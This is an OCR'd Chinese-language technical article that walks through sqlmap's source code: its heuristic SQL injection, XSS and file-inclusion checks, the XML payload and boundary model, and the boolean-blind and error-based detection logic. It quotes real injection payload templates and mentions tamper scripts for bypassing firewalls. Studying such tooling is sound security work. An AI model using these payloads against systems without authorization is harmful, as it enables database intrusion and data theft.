
```
elif PAYLOAD.TECHNIQUE.BOOLEAN in conf.tech or conf.skipStatic:
    check = checkDynParam(place, parameter, value)

    if not check:
        warnMsg = "%s parameter '%s' does not appear to be dynamic" % (paramType, parameter)
        logger.warn(warnMsg)

        if conf.skipStatic:
            infoMsg = "skipping static %s parameter '%s'" % (paramType, parameter)
            logger.info(infoMsg)

            testSqlInj = False
    else:
        infoMsg = "%s parameter '%s' is dynamic" % (paramType, parameter)
        logger.info(infoMsg)

kb.testedParams.add(paramKey)

if testSqlInj:
    try:
        if place == PLACE.COOKIE:
            pushValue(kb.mergeCookies)
            kb.mergeCookies = False

        check = heuristicCheckSqlInjection(place, parameter)      Miroslav Stampar, 3 years ag

        if check != HEURISTIC_TEST.POSITIVE:
            if conf.smart or (kb.ignoreCasted and check == HEURISTIC_TEST.CASTED):
                infoMsg = "skipping %s parameter '%s'" % (paramType, parameter)
                logger.info(infoMsg)
                continue

        infoMsg = "testing for SQL injection on %s " % paramType
        infoMsg += "parameter '%s'" % parameter
        logger.info(infoMsg)

        injection = checkSqlInjection(place, parameter, value)
```

1 动态参数检查
2 启发式 SQL 注入检查
3 SQL 注入检查

再上图代码中，2标号为其位置。

启发式 sql 注入检测整体逻辑

根据我们整理出的启发式检测流程图，我们做如下补充说明。



1,进行启发式 sql 注入检测的前提条件是没有开启 nullConnection 并且页面并不是 heavilyDynamic。关于这两个属性，我们在第二篇文章中都有相关介绍，对于 nullConnection 指的是一种不需要知道他的具体内容就可以知道整个内容大小的请求方法；heavilyDynamic 指的是，在不改变任何参数的情况下，请求两次页面，两次页面的相似度低于 0.98。

2.在实际的代码中，决定注入的结果报告的，主要在于两个标识位，分别为：casting 与 result。笔者在下方做代码批注和说明：

```
if casting: 1
    errMsg = "possible %s casting " % ("integer" if origValue.isdigit() else "type")
    errMsg += "detected (e.g. \"$%s=intval($_REQUEST['%s'])\") " % (parameter, parameter)
    errMsg += "at the back-end web application"
    logger.error(errMsg)

    if kb.ignoreCasted is None:
        message = "do you want to skip those kind of cases (and save scanning time)? %s " % ("[Y/n]" if conf.mu
        kb.ignoreCasted = readInput(message, default='Y' if conf.multipleTargets else 'N', boolean=True)

elif result: 2
    infoMsg += "be injectable"
    if Backend.getErrorParsedDBMSes():
        infoMsg += " (possible DBMS: '%s')" % Format.getErrorParsedDBMSes()
    logger.info(infoMsg)

else: 3
    infoMsg += "not be injectable"
    logger.warn(infoMsg)
```

1 不存在注入的情形
2 可能存在注入的情况
3 启发式检测无法检测出的情况

3. casting 这个标识位主要取决于两种情况：第一种在第一个请求就发现存在了特定的类型检查的迹象；第二种是在请求小数情况的时候，发现小数被强行转换为整数。通常对于这种问题，在不考虑 tamper 的情况下，一般很难检测出或者绕过。

4. result 这个标识位取决于：如果检测出 DBMS 错误，则会设置这个标识位为 True；如果出现了数据库执行数值运算，也置为 True。

XSS 与 FI

实际上在启发式 sql 注入检测完毕之后，会执行其他的检测：

```
## String used for dummy non-SQLi (e.g. XSS) heuristic checks of a tested parameter value
# DUMMY_NON_SQLI_CHECK_APPENDIX = "<'\">"
randStr1, randStr2 = randomStr(NON_SQLI_CHECK_PREFIX_SUFFIX_LENGTH), randomStr(NON_SQLI_CHECK_PREFIX_SUFFIX_LEN
value = "%s%s%s" % (randStr1, DUMMY_NON_SQLI_CHECK_APPENDIX, randStr2)
payload = "%s%s%s" % (prefix, "'%s" % value, suffix)
payload = agent.payload(place, parameter, newValue=payload)
page, _, _ = Request.queryPage(payload, place, content=True, raise404=False)

paramType = conf.method if conf.method not in (None, HTTPMETHOD.GET, HTTPMETHOD.POST) else place

if value.lower() in (page or "").lower():
    infoMsg = "heuristic (XSS) test shows that %s parameter " % paramType
    infoMsg += "'%s' might be vulnerable to cross-site scripting (XSS) attacks" % parameter
    logger.info(infoMsg)

## Regular expression used for recognition of file inclusion errors
# FI_ERROR_REGEX = r"(?i)[^\n]{0,100}(no such file|failed (to )?open)[^\n]{0,100}"
for match in re.finditer(FI_ERROR_REGEX, page or ""):
    if randStr1.lower() in match.group(0).lower():
        infoMsg = "heuristic (FI) test shows that %s parameter " % paramType
        infoMsg += "'%s' might be vulnerable to file inclusion (FI) attacks" % parameter
        logger.info(infoMsg)
        break
```

1.检测 XSS 的方法其实就是检查 "<'\">"，是否出现在了结果中。作为扩展，我们可以在此检查是否随机字符串还在页面中，从而判断是否存在 XSS 的迹象。

2.检测 FI（文件包含），就是检测结果中是否包含了 include/require 等报错信息，这些信息是通过特定正则表达式来匹配检测的。

0x02 checkSqlInjection

这个函数可以说是 sqlmap 中最核心的函数了。在这个函数中，处理了 Payload 的各种细节和测试用例的各种细节。

大致执行步骤分为如下几个大部分：

1.根据已知参数类型筛选 boundary

2.启发式检测数据库类型 heuristicCheckDbms

3.payload 预处理（UNION）

4.过滤与排除不合适的测试用例

5.对筛选出的边界进行遍历与 payload 整合

6.payload 渲染

7.针对四种类型的注入分别进行 response 的响应和处理


8.得出结果，返回结果

下图是笔者折叠无关代码之后剩余的最核心的循环和条件分支，我们发现他关于 injectable 的设置完全是通过 if method == PAYLOAD.METHOD.[COMPARISON/GREP/TIME/UNION] 这几个条件分支去处理的，同时这些条件显然是 sqlmap 针对不同的注入类型的 Payload 进行自己的结果处理逻辑饿和判断逻辑。

```
449                 kb.pageTemplate, kb.errorIsNone = getPageTemplate(templatePayload, place)
450
451                 # Forge request payload by prepending with boundary's
452                 # prefix and appending the boundary's suffix to the
453                 # test's ' <payload><comment> ' string
454                 if fstPayload:…
465                 else:…
467
468                 # Perform the test's request and check whether or not the
469                 # payload was successful
470                 # Parse test's <response>
471                 for method, check in test.response.items():
472                     check = agent.cleanupPayload(check, origValue=value if place not in \
473                                                  (PLACE.URI, PLACE.CUSTOM_POST, PLACE.CUSTOM_HEADER) else None)
474
475                     # In case of boolean-based blind SQL injection
476                     if method == PAYLOAD.METHOD.COMPARISON:…
604
605                     # In case of error-based SQL injection
606                     elif method == PAYLOAD.METHOD.GREP:…
630
631                     # In case of time-based blind or stacked queries
632                     # SQL injections
633                     elif method == PAYLOAD.METHOD.TIME:…
653
654                     # In case of UNION query SQL injection
655                     elif method == PAYLOAD.METHOD.UNION:…
696
697                     kb.previousMethod = method
698
699                     if conf.offline:
700                         injectable = False
701
702                 # If the injection test was successful feed the injection
703                 # object with the test's details
704                 if injectable is True:…
```

数据库类型检测 heuristicCheckDbms

我们在本大节刚开始的时候，就已经说明了第二步是确定数据库的类型，那么数据库类型来源于用户设定或者自动检测，当截止第二步之前还没有办法确定数据库类型的时候，就会自动启动 heuristicCheckDbms 这个函数，利用一些简单的测试来确定数据库类型。



其实这个步骤非常简单，核心原理是利用简单的布尔盲注构造一个 (SELECT "[RANDSTR]" [FROM_DUMMY_TABLE.get(dbms)])="[RANDSTR1]" 和 (SELECT '[RANDSTR]' [FROM_DUMMY_TABLE.get(dbms)])='[RANDSTR1]' 这两个 Payload 的请求判断。其中

```
FROM_DUMMY_TABLE = {
    DBMS.ORACLE: " FROM DUAL",
    DBMS.ACCESS: " FROM MSysAccessObjects",
    DBMS.FIREBIRD: " FROM RDB$DATABASE",
    DBMS.MAXDB: " FROM VERSIONS",
    DBMS.DB2: " FROM SYSIBM.SYSDUMMY1",
    DBMS.HSQLDB: " FROM INFORMATION_SCHEMA.SYSTEM_USERS",
    DBMS.INFORMIX: " FROM SYSMASTER:SYSDUAL"
}
```

例如，检查是否是 ORACLE 的时候，就会生成

```
(SELECT 'abc' FROM DUAL)='abc'
(SELECT 'abc' FROM DUAL)='abcd'
```

这样的两个 Payload，如果确实存在正负关系（具体内容参见后续章节的布尔盲注检测），则表明数据库就是 ORACLE。

当然数据库类型检测并不是必须的，因为 sqlmap 实际工作中，如果没有指定 DBMS 则会按照当前测试 Payload 的对应的数据库类型去设置。

实际上在各种 Payload 的执行过程中，会包含着一些数据库的推断信息(<details>)，如果 Payload 成功执行，这些信息可以被顺利推断则数据库类型就可以推断出来。

测试数据模型与 Payload 介绍

在实际的代码中，checkSqlInjection 是一个接近七百行的函数。当然其行为也并不是仅仅通过我们上面列出的步骤就可以完全概括的，其中涉及到了很多关于 Payload 定义中字段的操作。显然，直到现在我们都并不是特别了解一个 Payload 中存在着什么样的定义，当然也不会懂得这些操作对于这些字段到底有什么具体的意义。所以我们没有办法在不了解真正 Payload 的时候开始之后的步骤。

因此在本节中，我们会详细介绍关于具体测试 Payload 的数据模型，并且基于这些模型和源码分析 sqlmap 实际的行为，和 sql 注入原理的细节知识。

<test> 通用模型

关于通用模型其实在 sqlmap 中有非常详细的说明，位置在 xml/payloads/boolean_blind.xml 中，我们把他们分隔开分别来讲解具体字段对应的代码的行为。


首先我们必须明白一个具体的 testcase 对应一个具体的 xml 元素是什么样子：

```
<test>
    <title></title>
    <stype></stype>
    <level></level>
    <risk></risk>
    <clause></clause>
    <where></where>
    <vector></vector>
    <request>
        <payload></payload>
        <comment></comment>
        <char></char>
        <columns></columns>
    </request>
    <response>
```

```
        <comparison></comparison>
        <grep></grep>
        <time></time>
        <union></union>
    </response>
    <details>
        <dbms></dbms>
        <dbms_version></dbms_version>
        <os></os>
    </details>
</test>
```

关于上面的一个 <test> 标签内的元素都是实际上包含的不只是一个 Payload 还包含

```
Sub-tag: <title>
    Title of the test. 测试的名称，这些名称就是我们实际在测试的时候输出的日志中的内容
```



上图表示一个 <test> 中的 title 会被输出作为调试信息。

除非必要的子标签，笔者将会直接把标注写在下面的代码块中，

```
Sub-tag: <stype>
    SQL injection family type. 表示注入的类型。

    Valid values:
        1: Boolean-based blind SQL injection
```

```
        2: Error-based queries SQL injection
        3: Inline queries SQL injection
        4: Stacked queries SQL injection
        5: Time-based blind SQL injection
        6: UNION query SQL injection

Sub-tag: <level>
    From which level check for this test. 测试的级别

    Valid values:
        1: Always (<100 requests)
        2: Try a bit harder (100-200 requests)
        3: Good number of requests (200-500 requests)
        4: Extensive test (500-1000 requests)
        5: You have plenty of time (>1000 requests)

Sub-tag: <risk>
    Likelihood of a payload to damage the data integrity.这个选项表明对目标数据库的损
坏程度，risk  最高三级，最高等级代表对数据库可能会有危险的•操作，比如修改一些数据，插入一些数据甚
至删除一些数据。

    Valid values:
        1: Low risk
        2: Medium risk
        3: High risk

Sub-tag: <clause>
    In which clause the payload can work. 这个字段表明 <test> 对应的测试 Payload 适用
于哪种类型的 SQL 语句。一般来说，很多语句并不一定非要特定 WHERE 位置的。

    NOTE: for instance, there are some payload that do not have to be
    tested as soon as it has been identified whether or not the
    injection is within a WHERE clause condition.

    Valid values:
        0: Always
        1: WHERE / HAVING
```

```
        2: GROUP BY
        3: ORDER BY
        4: LIMIT
        5: OFFSET
        6: TOP
        7: Table name
        8: Column name
        9: Pre-WHERE (non-query)

    A comma separated list of these values is also possible.
```

在上面几个子标签中，我们经常见的就是 level/risk 一般来说，默认的 sqlmap 配置跑不出漏洞的时候，我们通常会启动更高级别 (level=5/risk=3) 的配置项来启动更多的 payload。

接下来我们再分析下面的标签

```
Sub-tag: <where>
    Where to add our '<prefix> <payload><comment> <suffix>' string.

    Valid values:
        1: Append the string to the parameter original value
        2: Replace the parameter original value with a negative random
            integer value and append our string
        3: Replace the parameter original value with our string

Sub-tag: <vector>
    The payload that will be used to exploit the injection point.
```

这个标签只是大致说明 Payload 长什么样子，其实实际请求的 Payload 或者变形之前的 Payload 可能并不是这个 Payload，以 request 子标签中的 payload 为准。

```
Sub-tag: <request>
    What to inject for this test.
```

关于发起请求的设置与配置。在这些配置中，有一些是特有的，但是有一些是必须的，例如 payload 是肯定存在的，但是 comment 是不一定有的，char 和 columns 是只有 UNION 才存在

```
    Sub-tag: <payload>
        The payload to test for. 实际测试使用的 Payload
```

```
    Sub-tag: <comment>
        Comment to append to the payload, before the suffix.

    Sub-tag: <char> 只有 UNION 注入存在的字段
        Character to use to bruteforce number of columns in UNION
        query SQL injection tests.

    Sub-tag: <columns> 只有 UNION 注入存在的字段
        Range of columns to test for in UNION query SQL injection
        tests.

Sub-tag: <response>
    How to identify if the injected payload succeeded.
```

由于 payload 的目的不一定是相同的，所以，实际上处理请求的方法也并不是相同的，具体的处理方法步骤，在我们后续的章节中有详细的分析。

```
    Sub-tag: <comparison>
        针对布尔盲注的特有字段，表示对比和 request 中请求的结果。
        Perform a request with this string as the payload and compare
        the response with the <payload> response. Apply the comparison
        algorithm.

        NOTE: useful to test for boolean-based blind SQL injections.

    Sub-tag: <grep>
        针对报错型注入的特有字段，使用正则表达式去匹配结果。
        Regular expression to grep for in the response body.

        NOTE: useful to test for error-based SQL injection.

    Sub-tag: <time>
        针对时间盲注
        Time in seconds to wait before the response is returned.

        NOTE: useful to test for time-based blind and stacked queries
        SQL injections.
```

```
    Sub-tag: <union>
        处理 UNION •注入的办法。
        Calls unionTest() function.

        NOTE: useful to test for UNION query (inband) SQL injection.

Sub-tag: <details>
    Which details can be infered if the payload succeed.
    如果 response 标签中的检测结果成功了，可以推断出什么结论?

    Sub-tags: <dbms>
        What is the database management system (e.g. MySQL).

    Sub-tags: <dbms_version>
        What is the database management system version (e.g. 5.0.51).

    Sub-tags: <os>
        What is the database management system underlying operating
        system.
```

在初步了解了基本的 Payload 测试数据模型之后，我们接下来进行详细的检测逻辑的细节分析，因为篇的原因，我们暂且只针对布尔盲注和时间盲注进行分析。

真正的 Payload

我们在前面的介绍中发现了几个疑似 Payload 的字段，但是遗憾的是，上面的每一个 Payload 都不是真正的 Payload。实际 sqlmap 在处理的过程中，只要是从 *.xml 中加载的 Payload，都是需要经过一些随机化和预处理，这些预处理涉及到的概念如下：

1.Boundary：需要为原始 Payload 的前后添加“边界”。边界是一个神奇的东西，主要取决于当前“拼接”的 SQL 语句的上下文，常见上下文：注入位置是一个“整形”；注入位置需要单引号/双引号('/")闭合边界；注入位置在一个括号语句中。

2.--tamper：Tamper 是 sqlmap 中最重要的概念之一，也是 Bypass 各种防火墙的有力的武器。在 sqlmap 中，Tamper 的处理位于我们上一篇文章中的 agent.queryPage() 中，具体位于其对 Payload 的处理。

3."Render"：当然这一个步骤在 sqlmap 中没有明显的概念进行对应，其主要是针对 Payload 中随机化的标签进行渲染和替换，例如：

[INFERENCE] 这个标签通常被替换成一个等式，这个等式用于判断结果的正负`Positive/Negative`

[RANDSTR] 会被替换成随机字符串

[RANDNUM] 与 [RANDNUMn] •会被替换成不同的数字

[SLEEPTIME] 在时间盲注中会被替换为 SLEEP 的时间

所以，实际上从 *.xml 中加载出来的 Payload 需要经过上面的处理才能真的算是处理完成。这个 Payload 才会在 agent.queryPage 的日志中输出出来，也就是我们 sqlmap –v3 选项看到的最终 Payload。

在上面的介绍中，我们又提到了一个陌生的概念，Boundary，并且做了相对简单的介绍，具体的 Boundary，我们在 {sqlmap_dir}/xml/boundaries.xml 中可以找到：

```
<boundary>
    <level></level>
    <clause></clause>
    <where></where>
    <ptype></ptype>
    <prefix></prefix>
    <suffix></suffix>
</boundary>
```

在具体的定义中，我们发现没见过的子标签如下：

```
    Sub-tag: <ptype>
        What is the parameter value type. 参数•类型（参数边界上下文类型）

        Valid values:
            1: Unescaped numeric
            2: Single quoted string
            3: LIKE single quoted string
            4: Double quoted string
            5: LIKE double quoted string

    Sub-tag: <prefix>
        A string to prepend to the payload.

    Sub-tag: <suffix>
        A string to append to the payload.
```

其实到现在 sqlmap 中 Payload 的结构我们就非常清楚了

```
<prefix> <payload><comment> <suffix>
```

其中 <prefix> <suffix> 来源于 boundaries.xml 中，而 <payload> <comment> 来源于本身 xml/payloads/*.xml 中的 <test> 中。在本节中都有非常详细的描述了

针对布尔盲注的检测

在接下来的小节中，我们将会针对几种注入进行详细分析，我们的分析依据主要是 sqlmap 设定的 Payload 的数据模型和其本身的代码。本节先针对布尔盲注进行一些详细分析。

在分析之前，我们先看一个详细的 Payload:

```
<test>
    <title>PostgreSQL OR boolean-based blind - WHERE or HAVING clause (CAST)</title>
    <stype>1</stype>
    <level>3</level>
    <risk>3</risk>
    <clause>1</clause>
    <where>2</where>
     <vector>OR (SELECT (CASE WHEN ([INFERENCE]) THEN NULL ELSE CAST('[RANDSTR]'
AS NUMERIC) END)) IS NULL</vector>
    <request>
           <payload>OR (SELECT (CASE WHEN ([RANDNUM]=[RANDNUM]) THEN NULL ELSE
CAST('[RANDSTR]' AS NUMERIC) END)) IS NULL</payload>
    </request>
    <response>
         <comparison>OR (SELECT (CASE WHEN ([RANDNUM]=[RANDNUM1]) THEN NULL ELSE
CAST('[RANDSTR]' AS NUMERIC) END)) IS NULL</comparison>
    </response>
    <details>
        <dbms>PostgreSQL</dbms>
    </details>
</test>
```

根据上一节介绍的子标签的特性，我们可以大致观察这个 <test> 会至少发送两个 Payload：第一个为 request 标签中的 payload 第二个为 response 标签中的 comparison 中的 Payload。


当然我们很容易想到，针对布尔盲注的检测实际上只需要检测 request.payload 和 response.comparison 这两个请求，只要这两个请求页面不相同，就可以判定是存在问题的。可是事实真的如此吗？结果当然并没有这么简单。

我们首先定义 request.payload 中的的请求为正请求 Positive，对应 response.comparison 中的请求为负请求 Negative，在 sqlmap 中原处理如下：

```
489     # Useful to set kb.matchRatio at first based on
490     # the False response content
491     kb.matchRatio = None
492     kb.negativeLogic = (where == PAYLOAD.WHERE.NEGATIVE)
493     Request.queryPage(genCmpPayload(), place, raise404=False)
494  1  falsePage, falseHeaders, falseCode = threadData.lastComparisonPage or "", threadData.lastComparisonHeaders, threadData.lastComparisonCode
495     falseRawResponse = "%s%s" % (falseHeaders, falsePage)
496
497     # Perform the test's True request
498     trueResult = Request.queryPage(reqPayload, place, raise404=False)
499  2  truePage, trueHeaders, trueCode = threadData.lastComparisonPage or "", threadData.lastComparisonHeaders, threadData.lastComparisonCode
500     trueRawResponse = "%s%s" % (trueHeaders, truePage)
501
502     if trueResult and not(truePage == falsePage and not kb.nullConnection):  3
503         # Perform the test's False request
504         falseResult = Request.queryPage(genCmpPayload(), place, raise404=False)
505                                          4
506         if not falseResult:
507
508             if kb.negativeLogic:  5
509                 boundPayload = agent.prefixQuery(kb.data.randomStr, prefix, where, clause)
510                 boundPayload = agent.suffixQuery(boundPayload, comment, suffix, where)
511                 errorPayload = agent.payload(place, parameter, newValue=boundPayload, where=where)
512
513                 errorResult = Request.queryPage(errorPayload, place, raise404=False)
514                 if errorResult:
515                     continue
516         elif kb.heuristicPage and not any((conf.string, conf.notString, conf.regexp, conf.code, kb.nullConnection)):
517  6          _ = comparison(kb.heuristicPage, None, getRatioValue=True)
518             if _ > kb.matchRatio:
519                 kb.matchRatio = _
520                 logger.debug("adjusting match ratio for current parameter to %.3f" % kb.matchRatio)
521
522         # Reducing false-positive "appears" messages in heavily dynamic environment
523         if kb.heavilyDynamic and not Request.queryPage(reqPayload, place, raise404=False):
524             continue  7
525
526         injectable = True
527
528  8  elif threadData.lastComparisonRatio > UPPER_RATIO_BOUND and not any((conf.string, conf.notString, conf.regexp, conf.code, kb.nullConnection)):
552
553  if injectable:  9   Miroslav Stampar, 2 years ago • Bug fix (in some cases lack of warning message for SQLi appearing)
```

1. 设置边界 matchRatio，并比较负请求与模版页面是否相同
2. 比较正请求与模版页面是否相同
3. 这个条件表明，正逻辑必须与模版页面相同，且正负请求页面不同，并且没有开启 nullConnection 优化，如果开启了 nullConnection 优化，则忽略页面内容比较
4. 进行负请求，并且负请求与模版页面不同，进行下一步
5. 这个标识为是由 <where> 标签设置的，如果这个开启，说明参数错误的时候与模版页面不同才有意义，所以将会构造一个错误的 Payload，并且检查结果
6. 启发式检测页面设置成功了，并且不存在手动区分页面是否相同方式的时候（包括 nullConnection），设置重新设置边界 Ratio
7. 排除 heavilyDynamic 的影响
8. 没有设置区分页面是否相同的选项或者相似度无法区分也并不代表页面不相同，尝试提取长度超过 10 的特征字符串也可以一定程度区分布尔盲注。
9. 成功判断，进行缓存与收尾

在代码批注中我们进行详细的解释，为了让大家看得更清楚，我们把代码转变为流程图：



其中最容易被遗忘的可能并不是正负请求的对比，而是正请求与模版页面的对比，负请求与错误请求的对比和错误请求与模版页面的对比，因为广泛存在一种情况是类似文件包含模式的情况，不同的合理输入的结果有大概率不相同，且每一次输入的结果如果报错都会跳转到某一个默认页面（存在默认参数），这种情况仅仅用正负请求来区分页面不同是完全不够用的，还需要各种情形与模版页面的比较来确定。

针对 GREP 型（报错注入）

针对报错注入其实非常好识别，在报错注入检测的过程中，我们会发现他的 response 子标签中，包含着是 grep 子标签：

```
<test>
    <title>MySQL &gt;= 5.7.8 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (JSON_KEYS)</title>
    <stype>2</stype>
    <level>5</level>
    <risk>1</risk>
    <clause>1,2,3,9</clause>
    <where>1</where>
    <vector>AND JSON_KEYS((SELECT CONVERT((SELECT CONCAT('[DELIMITER_START]',([QUERY]),'[DELIMITER_STOP]')) USING utf8)))</vector>
    <request>
        <payload>AND JSON_KEYS((SELECT CONVERT((SELECT CONCAT('[DELIMITER_START]',(SELECT (ELT([RANDNUM]=[RANDNUM],1))),'[DELIMITER_STOP]')) USING utf8)))</payload>
    </request>
    <response>
        <grep>[DELIMITER_START](?P&lt;result&gt;.*?)[DELIMITER_STOP]</grep>
    </response>
    <details>
        <dbms>MySQL</dbms>
        <dbms_version>&gt;= 5.7.8</dbms_version>
    </details>
</test>
```

我们发现子标签 grep 中是正则表达式，可以直接从整个请求中通过 grep 中的正则提取出对应的内容，如果成功提取出了对应内容，则说明该参数可以进行注入。

在具体代码中，其实非常直观可以看到：

```
# In case of error-based SQL injection
elif method == PAYLOAD.METHOD.GREP:
    # Perform the test's request and grep the response
    # body for the test's <grep> regular expression
    try:
        page, headers, _ = Request.queryPage(reqPayload, place, content=True, raise404=False)
        output = extractRegexResult(check, page, re.DOTALL | re.IGNORECASE)      Miroslav Stampar, 5 months ago • Some more PEPing (I hope that I haven't br
        output = output or extractRegexResult(check, threadData.lastHTTPError[2] if wasLastResponseHTTPError() else None, re.DOTALL | re.IGNORECASE)
        output = output or extractRegexResult(check, listToStrValue((headers[key] for key in headers.keys() if key.lower() != URI_HTTP_HEADER.lower()) if he
        output = output or extractRegexResult(check, threadData.lastRedirectMsg[1] if threadData.lastRedirectMsg and threadData.lastRedirectMsg[0] == thread

        if output:
            result = output == "1"

            if result:
                infoMsg = "%s parameter '%s' is '%s' injectable " % (paramType, parameter, title)
                logger.info(infoMsg)

                injectable = True

    except SqlmapConnectionException, msg:
        debugMsg = "problem occurred most likely because the "
        debugMsg += "server hasn't recovered as expected from the "
        debugMsg += "error-based payload used ('%s')" % msg
        logger.debug(debugMsg)
```

再 sqlmap 的实现中其实并不是仅仅检查页面内容就足够的，除了页面内容之外，检查如下项：

1.HTTP 的错误页面

2.Headers 中的内容

3.重定向信息

针对 TIME 型（时间盲注，HeavilyQuery）

当然时间盲注我们可以很容易猜到应该怎么处理：如果发出了请求导致延迟了 X 秒，并且响应延迟的时间是我们预期的时间，那么就可以判定这个参数是一个时间注入点。

